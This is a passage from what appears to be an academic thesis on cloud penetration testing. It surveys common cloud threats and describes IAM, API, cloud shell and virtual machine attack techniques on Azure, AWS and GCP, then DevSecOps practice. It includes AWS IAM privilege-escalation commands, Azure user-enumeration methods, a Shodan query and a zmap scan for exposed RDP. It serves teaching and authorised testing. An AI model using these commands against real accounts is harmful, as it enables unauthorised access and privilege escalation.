[33].

3.11.6 Reporting

In *reporting* phase of the PTES, the report of key findings is documented. When creating the report document, it is important to refer to industry standards and vendor best practices and configurations and align the findings with them for clear and well-structured format. Also, the documentation of evidence of the findings is important [33]. This includes the evidence in

cloud accounts, aliases, metadata, and keys. The guidance for remediation action should be provided in the document as well. It is also good to agree with follow-up plans such as implementation of remediations, monitoring capabilities and so forth [33].

3.12 Most common attacks and threats on cloud computing infrastructure

When customer is assessing and choosing the most suitable security baseline for its cloud services and infrastructure, the most common attacks and threats against cloud computing should be analysed. This helps the organisation to gather knowledge about the security issues that other organisations are facing, and to make sure that their services and data are protected by cloud security controls against possible security breaches in future. According to the case study analysis for top threats to cloud computing and a relative security industry breach analysis created by Cloud Security Alliance, the eleven most common threats were [24]:

- Data breaches
- Misconfiguration and Inadequate change control
- Insufficient Identity, Credential, Access, and Key Management
- Insufficient Identity and Credential Management
- Account Hijacking
- Insider Threat
- Insecure Interfaces and APIs
- Weak Control Plane
- Metastructure and Applistructure Failures
- Limited Cloud Usage Visibility
- Abuse and Nefarious use of cloud services

These threats are collected from security analysis of real-world attacks and breaches. The CSA has also created new, updated document of top threats to cloud computing – pandemic eleven. That document consists of survey results, that had been gathered from different companies during the recent COVID-19 pandemic, which has redefined the organizations’

ways of working towards more remote ways. This was required, so that corporate operations could continue. The complexity of cloud workloads, supply chains and new technologies shifted the cloud security landscape, and that resulted to the updated threats that are listed below [39]:

- Insufficient Identity, Credentials, Access, and Key Management
- Insecure Interfaces and APIs
- Misconfiguration and Inadequate Change Control
- Lack of Cloud Security Architecture and Strategy
- Insecure Software Development
- Unsecured Third-Party Resources
- System Vulnerabilities
- Accidental Cloud Data Disclosure
- Misconfiguration and Exploitation of Serverless and Container Workloads
- Organized Crime/Hackers/APT
- Cloud Storage Data Exfiltration

As it can be seen from the lists above, the Identity and Access Management (IAM) threats are the most common ones with possibilities to conduct attacks like replay attacks, impersonation and over-permissioning. There have also been cases, where organisations were using self-signed certificates or poor cryptographic management, according to CSA [39]. Therefore, it is good to move into the next section, where some common attack methods are presented around different security control areas such as IAM, Shells, Application Programming Interfaces (APIs), Shells, Virtual Machines, Storage services and Containers [39].

3.12.1 Attacks against cloud IAM services – Microsoft Azure

The first attack category is IAM. In this category, attacks against IAM services will be presented from the Microsoft Azures, Amazon Web Services and Google Cloud Platforms perspectives with some examples of different attack methodologies. When planning the attack

against Microsoft Azure’s identity and access management service Azure Active Directory, first thing to do in Intelligence Gathering phase is to find out, if company really uses Azure AD. That is possible by using internet browser’s URL field with following query:

<https://login.microsoftonline.com/getuserrealm.srf?login=petrus.vasenius@nordcloud.com&xml=1>. This will provide XML output, that is available in *figure 3*.



```
<?xml version='1.0' encoding='utf-8' />
<RealmInfo Success='true'>
  <State>4</State>
  <UserState>1</UserState>
  <Login>petrus.vasenius@nordcloud.com</Login>
  <NameSpaceType>Managed</NameSpaceType>
  <DomainName>nordcloud.com</DomainName>
  <IsFederatedNS>>false</IsFederatedNS>
  <FederationBrandName>Nordcloud Oy</FederationBrandName>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>
```

Figure 3. Output from the presented query.

In the output, if the **NameSpaceType** -field shows “**Managed**”, then it can be confirmed that the company is really using Azure AD. After validating, that the company is using Azure AD, the next step is to continue with intelligence gathering with unauthenticated reconnaissance tactic [40]. In this phase, the tester can create new script to go through the Office 365 tenants to validate already existing email accounts, or use ready-made script called O365creeper from LMGSec [41]. That script validates email accounts by taking either a single email address or a list of email addresses as input, sends request to Office 365 without a password and look for the “**IfExistsResult**” parameter to be set 0 for a valid account, while invalid accounts will return a 1 [40].

After list of existing usernames has been created, then the next objective is to retrieve the password of at least one of the accounts. There exists one good tool for this in GitHub called MailSniper [42]. MailSniper is a penetration testing tool for searching information in a Microsoft Exchange environment for specific terms, such as passwords. It has also additional modules for password spraying, enumerating users and domains, gathering Global Address List (GAL) and checking mailbox permissions for every Exchange user of a specific organization [42].

When at least one valid Azure AD credential have been found, the next step is to do authenticated reconnaissance [40]. There exist multiple tools, that can be used in this step. In this case example, o365recon tool is used. It is a PowerShell script, that can be used to retrieve information from Office 365 environment and Azure AD with valid credentials [43]. The output of the script contains a lot of interesting information from tester's perspective, such as Company Information from domain, domain information, user lists, group names, list of DNS admins and Server admins [43].

When moving to Exploitation and Post-Exploitation phases, there exists multiple attack tactics against Azure AD. These are exploiting Password-Hash Synchronization (PHS), Backdooring Azure AD and maliciously configuring Seamless Single Sign-On (SSO) service [40]. It is good to bear in mind that Azure AD has a lot of different security services, which if enabled, reduces the organizations attack surface. So, the customer organization planning to utilize Azure AD or utilizes it already, should take security seriously and utilize the security services, as it can be presented that without them, there are multiple threats that potential adversaries can use to gain access illegally to the identity and access management service [40].

3.12.2 Attacks against cloud IAM services – Amazon AWS

Amazon Web Service's counterpart, the IAM service, has also a lot of different security functionalities, as well as potential attack vectors, that the penetration testers can utilize during the testing [44]. There exists some IAM misconfigurations, that are both very serious and easy to notice. One already identified attack vectors is privilege escalation, which is described more on this section [44]. A United States based security company called BishopFox has created a tool called IAM Vulnerable [44], which is a Terraform based tool to design and implement vulnerable-by-design AWS IAM privilege escalation environment to demonstrate the vulnerability in practice [44]. It is freely available in GitHub [45].

According to Rhino Security Labs [46], there exists over 20 specific, AWS privilege escalation methods. In upcoming sections, couple of them will be presented with potential impacts. First one is creating a new version of IAM policy that the user has access to and modify it to define own custom permissions. When creating a new policy version, it also needs to be set as the default version to take an effect. The impact of this method could allow a user to gain full administrator access of the AWS account. An example command to use this exploit might be like this [46]:

```
aws iam create-policy-version --policy-arn target_policy_arn --  
policy-document file://path/to/administrator/policy.json --set-  
as-default
```

The second escalation method is setting the default policy version to an existing version. With this, user with the `iam:SetDefaultPolicyVersion` permission might be able to escalate privileges through existing policy version that are not default ones as they would be able to change the default version to any other version that exists. The impact of this methods is associated with the level of permissions that the inactive policy version has, and therefore the range of effect might vary from no privilege escalation at all to gaining full administrator access to the AWS account. An example command to use this exploit might be like this [46]:

```
aws iam set-default-policy-version --policy-arn target_policy_arn  
--version-id v2
```

The third escalation method is with creating an EC2 instance with an existing instance profile. In this method, the user with the `iam:PassRole` and `ec2:RunInstances` permissions can create a new EC2 instance that they will have operating system access to and pass an existing EC2 instance profile/service role to it [46]. After that, the user can login to the instance and request the associated AWS keys from the EC2 instance metadata, which gives them access to all the permissions that the associated instance profile/service has. Once the instance is running and the user can access it, they can query the EC2 metadata to retrieve temporary credentials for the associated instance profile, and with that, they can get access to any AWS service that the attached role has. The potential impact of this method could allow the user access level to the set of permissions that the instance profile has, which could range from no privilege escalation to full administrator access of the AWS account [46].

In general, to prevent AWS IAM privilege escalation and other types of IAM attacks, the proper best practices should be followed to prevent IAM misconfigurations. Organizations could also leverage existing Cloud Security Posture Management (CSPM) solutions to point out existing findings from organization's IAM service and potential misconfigurations before those are exploited by malicious users [46].

3.12.3 Attacks against cloud IAM services – Google GCP

The Google Cloud Platform's IAM service offers similar functionality in GCP, like Azure AD and IAM in AWS offers to their customers. According to Rhino Security Labs [47], there exist multiple privilege escalation methods in GCP, and some of them will be presented here. It is worth noticing that none of these privilege escalation methods are vulnerabilities in GCP infrastructure, but rather weaknesses in the configuration in GCP environment, and it is customers responsibility to address those issues [47].

First privilege escalation method in GCP IAM is utilizing `iam.roles.update` command, that allows the user to update the permissions on the **IncludedPermissions** section. This is assigned to the user and allows user to gain additional privileges [47].

The second is with `iam.serviceAccounts.getAccessToken` permission [47]. With this, user can request an access token that belong to a specified Service Account. That Service Account might have more privileges than the user originally has and therefore results in successful privilege escalation [47].

The third method presented here is `iam.serviceAccountKeys.create` permission [47]. With this permission, this allows user to create user-managed key for Service Account and allows access to GCP as that Service Account. The next step is to create a new Service Account key from Google cloud Command Line Interface (CLI). After that, user can use just that key to authenticate with the API [47].

To mitigate these and other privilege escalation methods, the customer must configure their GCP environment securely. For example, following the principle of least-privilege in all GCP environments is important to minimize potential security risks in the future [47].

3.12.4 Attacking APIs – Microsoft Azure

The next section addresses attacking the Application Programming Interfaces (APIs). Cloud APIs are used widely in cloud computing, as it allows developers to link different cloud computing services together. This brings also challenges in terms of security. Therefore, some API related attack vectors are addressed in this section from Microsoft Azure's, Amazon Web Services', and Google Cloud Platform's perspective [48].

Microsoft Azure uses Azure Applications, referred as Azure App Service, to give its customers the ability to create custom cloud applications that can easily call and consume Azure APIs and other resources making it easy to build powerful, customizable programs that can easily integrate with the Microsoft 365 ecosystem [48]. The most common Azure API's is called as MS Graph API, and it allows other applications to interact with customer's 365 environment such as users, groups, OneDrive documents and so forth. This provides also potential attackers new attack vector, as they can create, disguise, and deploy malicious Azure apps to use, for example, in Phishing campaigns. These apps are not validated by Microsoft and don't require code execution on victim's computer, making them easy to evade endpoint protection and anti-virus programs [48].

Good example of this type of an attack is provided by US based Information Security company Varonis [48]. The potential scenario goes as follows: The attacker has already a web application and an Azure tenant to host the malicious application. The attack starts with a phishing mail to victim, containing a link to install the malicious Azure app to attacker-controlled website. That seamlessly redirects the victim to Microsoft's login page, and even with multi-factor authentication, the attack is not mitigated since the entire login process is handled by Microsoft. When the victim has logged into their Office 365 instance, a token will be generated for attacker's malicious app and the user will be prompted to authorize and give the application the permissions that is required. By clicking "Accept", the victim grants the application the permissions on behalf of the user. After that, the application can read victim's emails and access all the files they have access to. In post-exploitation, the attacker can start adversary actions such as internal spear-phishing campaigns and stealing files and emails from Office 365 [48].

This type of API-leveraged attack can be mitigated by careful user to recognize potential phishing emails by security awareness campaigns internally within customer organization. In addition, good way to detect the consent grants is by monitoring consent events in Azure AD and regularly reviewing Enterprise Applications in the Azure portal [48].

3.12.5 Attacking APIs – Amazon AWS

In Amazon Web Services, there has been recorded a case where a security researcher Daniel Tatcher has successfully exploited the weakness in AWS API Gateway using a HTTP header smuggling attack [49]. In this attack, a modification to header request is made to be sent through to backend infrastructure without being processed or analyzed by a trusted frontend

service. The researcher noticed that APIs created using the AWS API Gateway allowed header smuggling by appending characters to the header name after a space. In practical, this means changing header “X-My-Header: test” to “X-My-Header addthihere: test”. This causes AWS security controls to be circumvented. It is also worth noticing, that X-Forwarded-For header was being stripped and rewritten by a server on the front end, rendering it to be potential victim to similar tampering and allows AWS resource policies IP restriction bypass [49].

3.12.6 Attacking APIs – Google GCP

There has also been recorded examples of GCP API related attacks, especially the GCP Metadata API. Using Cloud Functions, a serverless service that has a metadata available, can be exploited as browsers can set headers as untrusted HTML can potentially access the metadata API. They are part of the Same Origin Policy, but DNS rebinding attacks allows the testers to bypass this restriction. The tester managed to expose most of customer’s naming as part of the testing using HTTP Triggered Cloud functions, as they are open to the internet by default with no authentication. With this knowledge, cloud functions project could be enumerated. The following naming convention were used [50]:

```
https://<region>--<GCP-project-name>.cloudfunctions.net/<function name>
```

In addition, the Metadata API could be attacked from GKE as well. GKE is a Kubernetes service in GCP, and the nodes that are powering the customer’s cluster are standard GCP virtual machines that are viewable from the project itself [50]. They are given the default service account with project editor. There exists a flaw, that using so-called scopes can limit which APIs the service account can access, regardless of the service account permissions, leaves read access to the storage open, meaning virtual machines by default can read data out of all buckets in the project. Because the workloads are run in the GKE on all underlying virtual machines that have storage open, all workloads can hit the metadata API and fetch those credentials [50].

3.12.7 Attacking Cloud Shell – Microsoft Azure

When customers manage the cloud platforms, the shells or cloud shells are used widely in configuration matters and managing the cloud resources. This means, that it is a very potential

attack vector from attacker's point of view. There has been recorded successful exploits on all three major cloud providers platforms, that are based on the cloud shell functionality [51].

Especially in Microsoft's Azure, a security researcher Karl Fosaaen has created a technical blog post in 2019 about Azure Privilege Escalation attack via Cloud Shell, that is described here [51]. In this attack, by modifying Cloud shell files, an attacker can execute commands in the cloud shell sessions of other users, and it can lead to cross-account command execution and privilege escalation [51].

In this attack, it is assumed that the attacker has compromised an Azure AD account that has access rights to read and write cloud shell file shares [51]. With this access level, the attacker should be able to download any available files in the cloud shell directory, including the `acc_ACCT.img` file. Then the attacker could choose the account he would like to attack and download that `.img` file for that account. The `.img` file is an EXT2 file system, so the attacker can mount that file system on a Linux machine. When this file has been downloaded, there is a command called `NewAzVM`, as it can log the credentials for local administrator accounts for new virtual machines. As an attacker, when parsing cloud shell `.img` files, they should take a look into the `.Azure/ErrorRecords` files to find any sensitive information, including the credentials described above. Now that the attacker has compromised an account in an Azure subscription, the attacker can download any cloud shell `.img` file, mount it to Linux machine and append any commands that he/she would like to run in two following files: `.bashrc` and

```
/home/user/.config/PowerShell/Microsoft.PowerShell_profile.ps1.
```

The attacker can then modify the `.img` file, install additional software to it, and upload it back to the Azure Storage Account. When the upload is completed, the cloud shell environment is ready for the attack. After this, the attacker can add its current user as a more privileged user on the current subscriptions or other subscriptions in the tenant that the victim user has access to [51].

3.12.8 Attacking Cloud Shell – Amazon AWS

In Amazon Web Service, a security researcher Riyaz Walikar has published in 2019 his own technical blog post about getting shell and data access in AWS by chaining vulnerabilities [52]. In this post, he talks about providing scenarios for penetration testing that led to shell access and access to data beyond the AWS EC2 instances that were compromised [52]. In this attack, there were 3 scenarios that were presented, Misconfigured bucket to system shells,

Server-side Request Forgery (SSRF) to Shell via IAM Policies and Client-Side Keys, IAM Policies and a vulnerable Lambda [52].

In *misconfigured bucket to system shells* case [52], the researcher was able to use DNS information to identify naming convention of S3 buckets for an organization to discover additional buckets, one of them containing multiple SSH keys using digging and port scanning. Once SSH connection was established after finding SSH keys, researcher was able to find additional secrets to RDS database server in configuration file. After gaining access to the database via another EC2 instance, he was able to dump first 5 rows of a table revealing usernames and password hashes [52].

In second case, *SSRF to shell via IAM policies*, an application was discovered with a login page, and it provided user registration capabilities [52]. Post login the application allowed users to input a URL and the server would issue a web request on behalf of the user. The researcher was to be also able to access the temporary token of a role attached to the EC2 instance using the URL. Then he added credentials to his local AWS CLI using command: `aws configure --profile stolencreds`. Then, the newly added credentials were used to enumerate S3 buckets and download data from them using several commands. The credentials were privileged, so the researcher obtained command execution capabilities on one of the running EC2 instances within the environment using AWS SSM service. So, in general, the vulnerable application allowed access to the temporary credentials of an IAM role that was attached to the EC2 instance. As this role contained extensive permissions, it allowed access to the entire AWS account of the target organization and shell access to the EC2 instances using the AWS SSM Service [52].

The third case were about *client-side keys, IAM Policies and a vulnerable Lambda*. In this case, there were a web application that allowed users to upload files to an S3 bucket using privileged IAM keys in client-side JavaScript. It was possible to use these keys to query various services inside AWS. The researcher was able to find multiple Lambda functions in the AWS account. Downloading and analyzing one of the Lambda functions led to the discovery of a code injection vulnerability that gave the researcher access to the Lambda runtime environment [52].

3.12.9 Attacking Cloud Shell – Google GCP

In Google's GCP, there is a theoretical possibility to attack the GCP's compute engine or GCloud Shell via SSRF vulnerability in cloud environment [53]. This time, it is assumed that one of the GCP's application contains vulnerability to SSRF inside of training environment called *GCPGoat*. Entering a payload in the applications input field resulted to ability to see all the meta-data of the Compute-Engine in this simple application [53].

3.12.10 Attacking Virtual machines – Microsoft Azure

Virtual Machines play an important role in Cloud computing, as they can be used to run very complex programs and are highly customizable to match customer organization's needs. From customer's perspective, it is important to understand the division of responsibility, as in IaaS service model, the customer is responsible for protecting the OS and application layers of the virtual machines. Because of that, they are very feasible attack vector for adversaries, and therefore customers should pay attention to securing their VMs in cloud environment [54].

In Microsoft's Azure environment, there are multiple ways to attack or leverage VMs to gain access to sensitive information or data. One of the examples presented here is attacking the public and private IP addresses of VMs in Azure environment. As presented in security researcher Nino Crudele's blog post, you can use the raw data search engine Shodan to find any open RDP ports in Azure using following query [54]:

```
azure org:"Microsoft Azure" port:"3389"
```

According to the researcher [54], the VM that he managed to find during his investigation were vulnerable to brute-force attacks and Mimikatz. In addition, he states that it is possible to scan the entire Azure infrastructure for any public IP addresses using following `zmap` command [54]:

```
zmap -p 3389 0.0.0.0/8
```

His investigations show that customer organizations should avoid using public IP addresses if it is possible, and if it is not, they should lock and masquerade them [54]. There is also Azure service available, Azure Bastion, which exposes the VM's port 443 to the public internet, so that the VM can be reached using private network and the 3389/22 ports. Bastion only opens

the port 443 to public internet for limited and necessary time required for the configuration matters [54].

3.12.11 Attacking Virtual machines – Amazon AWS

Another case example of virtual machine related attacks from Amazon Web Service's point-of-view is that in 2020, there were a case where monero virtual currency mining script were embedded in a public instance of AWS virtual machine [55]. The security company Mitiga revealed that AWS AMI for a Windows 2008 virtual server hosted by unknown vendor was infected from this mining script [55]. It is good to point out, that it could have infected any AMI instances and used its processing power to mine the digital currency in the background. During the investigations, it was revealed that this AMI was created with the sole purpose of infecting device with mining malware as the script was included in the AMI's code right from the beginning. Therefore, it is good to make sure that to have proper validation and security verification process in place, if customer organization analyses the possibility to use community virtual machines, particularly in this case, AWS AMI's as part of their cloud environment [55].

3.12.12 Attacking Virtual machines – Google GCP

In Google's GCP platform, the similar security precautions exist as in Microsoft Azure and Amazon Web Services. However, Mitiga's security researchers found out recently potentially dangerous functionality in GCP's control plane, affecting virtual machines [56]. This functionality enables an attacker to potentially exploit GCP to send and receive from a virtual machine, which potential attacker could use to establish command-and-control system or covertly exfiltrate data from the virtual machine. In this attack scenario, a potential attacker could gain access to the GCP credentials with a necessary API permission of one or more virtual machines and use lateral movement to install malware to the system via the GCP API and send commands to the target machine by inserting the commands into the meta-data. This could lead to the execution of the commands from victim's computer [56].

3.13 Tools focused for Cloud-based Penetration Testing

The tooling for Cloud-based penetration testing must be decided by the scope, the testing plan and the cloud service provider's policies regarding the penetration testing as described in the

previous chapters. While the GSP's offer native tools for security testing, there are many non-native tools already available for general use are open-source and stored in the GitHub. In overall, there is available a lot of different tools to choose from, which is very good for planning the testing from different perspectives and scopes. For example, user 4AndersonLin has collected good data regarding cloud-based penetration testing in its repository in GitHub called Awesome Cloud Security [57]. That GitHub site contains tools for categories such as infrastructure testing, container testing, SaaS application security testing, learning penetration testing in the cloud as well as list of some native tools available. In addition to above, it contains list of relevant standards, compliance requirements, benchmarks and additional reading materials that can be useful when planning penetration test in cloud environment [57].

Another useful GitHub repository is made by user CyberSecurityUP, which is called Awesome-Cloud-Pentest [58]. While it is not as well structured as the Awesome Cloud Security, it is a wide collection of links of the repositories for tools and relevant material. The focus in that repository is mostly on penetration testing in Amazon Web Services (AWS) and Microsoft's Azure from offensive and defensive perspectives of the testing. It can be recommended especially for AWS penetration testing planning, as it contains over 40 links for AWS related penetration testing tools [58].

The non-native tools that currently exists, can be categorized into categories. These following categories can be identified, when investigating the present tools. According to my own researching, the categories' listed categories are examples, and not limited to these [58]:

- Attack libraries
- Exploitation frameworks
- Security scanners for cloud environment services
- Security configuration checkers
- Application security tools including code-analysis tools
- Script collections
- Enumeration tools
- Account hijacking and privilege escalation tools

- Information gathering tools
- Exploitation tools

There are too many tools to be presented here, but in overall they can be considered essential as penetration tester is choosing the right toolkit for cloud-based penetration testing.

Depending on the testing plan, the test can be conducted using only these non-native security tools, or combination of CSP's native tools and non-native tools. Even though CSP's offer many native tools for security testing, to get broader results for overall security level of cloud environment, using non-native tools as part of the testing is strongly encouraged within the allowance limits of CSP's penetration testing policies [33].

3.14 Vulnerabilities in Cloud-based Applications

As the amount of cloud computing rises, so rises the amount of security vulnerabilities in Cloud-based applications. According to the feature published by ISACA (International Systems Audit and Control Association), the most concerning threat models and actors to cloud computing applications are risky employees, malicious insiders and hackers and nation state actors. What comes to cloud applications, ISACA lists the following risks to be the most concerning [59]:

- Credential stealing and Account Hijacking with phishing attacks and Man-in-the-Browser (MitB) and Man-in-the-Cloud (MitC) attacks
- Malware Distribution
- Data Exfiltration and Leakage
- Cloud App Vulnerabilities
- GDPR Compliance and Security Breaches

According to Cloud Security Alliance's publication Top Threats to Cloud Computing [39]: Pandemic Eleven, the listed risks are quite similar added with risks such as Misconfiguration and Inadequate Change Control, Lack of Cloud Security Architecture and Strategy and Insecure Software Development [39].

3.14.1 Threats in cloud-based software development

What comes specifically to software development in the cloud and cloud application development security, there are risks that must be addressed. According to the Security Guidance document published by Cloud Security Alliance, even though Cloud computing brings a lot of security benefits to applications, there are four security challenges that software developers should be aware of [21]. These challenges are described below [21]:

- Limited detailed visibility
- Increased application scope
- Changing threat models
- Reduced transparency

By limited detailed visibility, the CSA describes it as the cloud computing impacts the visibility and availability of monitoring and logging, it requires new approaches to gather security-related data. This especially applies to PaaS (Platform-as-a-Service) service model, where the most commonly available logs, such as system and network logs, are not available for cloud customer [21].

CSA describes the increased application scope challenges in a following way: The management plane and metastructure security directly affects the security of the applications associated with that cloud account [21]. Therefore, developers and operations team will need to assess the management plane opposed to that the access is passed always to different team. Also, as the cloud applications often connects with the management plane to trigger variety of automated events, especially in PaaS service model. That is the reason why the management plane security is involved in the application security as well, because there are direct consequences from security incidents affecting each other [21].

The changing threat models relates to the relationship between CSP and the cloud customer. Especially that applies to the Shared Responsibility Model and therefore it should be applied to the threat modelling of the application, as well as other operational and incident response plans. The application's threat model should be reflected to the technical differences of the cloud provider or platform in use [21].

Reduced transparency means that there might be less transparency as to what is going on within the application, when it integrates with external services. The CSA describes an example: The cloud customer rarely knows the entire set of controls for an external PaaS service integrated with the customer's application [21].

3.14.2 DevSecOps practice in the cloud computing environment

As in traditional software development, the security of overall CI/CD (Continuous improvement, continuous development) pipeline plays major role in the security of the finished software application product. This does not change in cloud environment. Regardless of the CSP the organization is using, there exists products to help secure their cloud-based application development lifecycles [60]. The shortening "DevSecOps" from Development Security Operations is a methodology, that provides security for the software development processes, especially for the development pipeline itself. This is opened more in the upcoming subsections. However, when it comes to security of the application itself, the fact that is the application cloud application or not, plays a difference from Security Architect's perspective because of the surrounding infrastructure [60].

DevSecOps focus is to bring security early in the Software Development Lifecycle (SDLC) by expanding collaboration between security teams, development teams and operations teams [60]. It provides set of concepts, work-related cultural philosophies, practices, team organisation structures and tools to increase organisation's ability to create and deliver secure applications and services to its clients quickly. It also helps teams to respond new requirements quickly, as well as fix potential problems. In overall, this enables software companies to serve their customers better and compete more effectively in the market. What comes to the cloud computing, organisations need to understand the relationship between DevSecOps and Cloud computing and what value both can bring, when they are combined [60].

3.14.3 DevSecOps reference framework

The DevSecOps reference framework combines tools that helps in the delivery, development and management of the applications throughout the lifecycle of the application. This addresses multiple levels of the organization. At the organisation level, the software teams need to automate the entire lifecycle of the build, provisioning and deployment of test environments, including the tools, scripts and test data to ensure rapid delivery. The security,

development and operations teams need to collaborate around the application architecture and monitor for seamless data flow across the toolchains. Usually, the software development lifecycle consists of following stages that software needs to pass through in the CI/CD pipeline [60]:

- Portfolio management and collaboration
- Build
- Source Code Management
- Testing
- Continuous Integration
- Deployment
- Configuration and Provisioning Management
- Containerisation tools
- Repositories
- Database Management
- Monitoring

Portfolio management stage means the current state of the application and possible future planning of it. In this stage, the target stage is defined, the plans for transformation and execution are made. Also, the ROI (Return on Investment) is calculated, and the business strategy is made. From the DevSecOps perspective, the identification of the DevSecOps process, possible DevSecOps solution and its link to the cloud platform is done [60].

In the *Build* stage, the DevSecOps framework establishes the interdependence of software development and IT operations and helps an organisation to produce software and applications more rapidly. Software development is done in any language and is maintained by using Version Control tools such as Git, SVN, SonarQube, Maven and Ant [60].

Source Code Management stage basically means the Version Control. The latest version of the software is maintained in a central repository that acts as the master version of the application. That helps developers to collaborate with the latest version and operations teams

can access the code when they are planning the release of the software. Git and GitLab can be considered the most used version control systems [60].

Testing stage promotes the cultural change to promote testing capabilities and encourages the software developers to test their software early, faster and automating the testing as whole. Continuous testing and synchronization with Quality Assurance teams helps achieving the business and development goals. Testing is usually done with tools like Tosca, Selenium, Veracode, SonarQube, Cucumber and Junit [60].

Continuous Integration (CI) stage helps developers to integrate code into the repository. It helps detecting the problems early and verifies each commit to the master repository. By integrating regularly, the errors are detected as early as possible, and they can be found faster. One of the most well-known CI tools is Jenkins. Other most used tools are Bamboo and Hudson [60].

Continues Deployment (CD) stage can be described as when changes are done in the software, they go through the pipeline and are automatically put into the production, resulting in lots of production deployments every day with good delivery speed and frequency. This is beneficial in large and complex applications. The most used CD tools are Ansible, Kamatera and Vagrant. They are most used in Cloud environment [60].

Configuration and Provisioning Management stage helps in establishing and maintaining consistency in an application's functional requirements and performance. Usually, the configuration management tools are working based on master-slave architecture. Puppet, Chef, Ansible and SaltStack are most known tools used in the Cloud environment [60].

Containerisation stage helps developers to maintain consistency of the software across the environments where the application is developed, tested and deployed. Containerisation is used to eliminate the failure in a production environment by packaging and replicating the same dependencies and packages that are used in the development, testing and staging environments. Docker is the most known containerisation tool in the Cloud environment [60].

Repositories mean the collection of binary software artifacts and metadata stored in a defined directory structure. The repository stores two types of artifacts: releases and snapshots. Release repositories are frequently updated that store binary software artifacts from projects that are under constant development. GitHub is the most used central repository where the code is maintained. BitBucket and Nexus are also commonly used [60].

Database Management stage helps in managing revisions of database schema scripts.

Liquibase is one of the most widely used open-source database solution, that supports various databases [60].

Continuous Monitoring stage in the DevSecOps framework can be described as monitoring all phases of application development, testing and deployment. This stage can be considered as crucial for a successful implementation of DevSecOps. Using Continuous Monitoring as part of the SDLC improves service quality by monitoring application performance and log management, and solves the problem of aggregating, storing and analysing all logs in one place. Most well-known monitoring solutions are Splunk, ELK Stack, Sensu and NewRelic [60].

3.14.4 Benefits of DevSecOps

Benefits of the DevSecOps can be seen as not only in less amounts of vulnerabilities of the application itself, but also as promoting collaboration between teams, reduce the cost and time to deliver software, increased software quality using automated testing, providing stable and improved operations, improving development productivity and overall software quality and improved business value and increased customer value [60].

In cloud environment, developing secure solutions with secure development pipelines can be relatively easy due the integrations. For example, Microsoft offers multiple solution integrations within their environment for customers to establish DevSecOps practices within the cloud [61].

4 Penetration Testing in the Cloud

4.1 Practical examples of vulnerabilities in cloud-hosted applications

This chapter describes two common attacks towards cloud resources, that can be leveraged when conducting cloud-based penetration testing: Insecure direct object reference and privilege escalation. The following examples are done in virtualized environment running Kali Linux version 2022.03 instance with built-in, open-source tools presented in the chapter 2.10 of this thesis. The attacks are presented in high-level, without need of pre-knowledge of Microsoft Azure and its infrastructure.

The example infrastructure used in the demonstrations in this chapter is AzureGoat, which is a vulnerable-by-design infrastructure built in Microsoft Azure [62]. It features the latest released OWASP top 10 web application security risks from 2021 and other common misconfigurations based on Microsoft Azure's cloud services such as App Functions, CosmosDB, Storage accounts, Automation and Identities. AzureGoat mimics real-world infrastructure but is added with vulnerabilities for demonstration purposes to mimic a black-box penetration testing approach within Microsoft Azure [62].




Figure 4. AzureGoat's main screen.

4.1.1 AzureGoat - Insecure Direct Object Reference vulnerability

First vulnerability to be presented is Insecure Direct Object Reference vulnerability within a vulnerable AzureGoat's blog application. To get started in the demonstration, a test account has been created within the application and login to the dashboard of the blog application has successfully been completed as shown in figure 5.

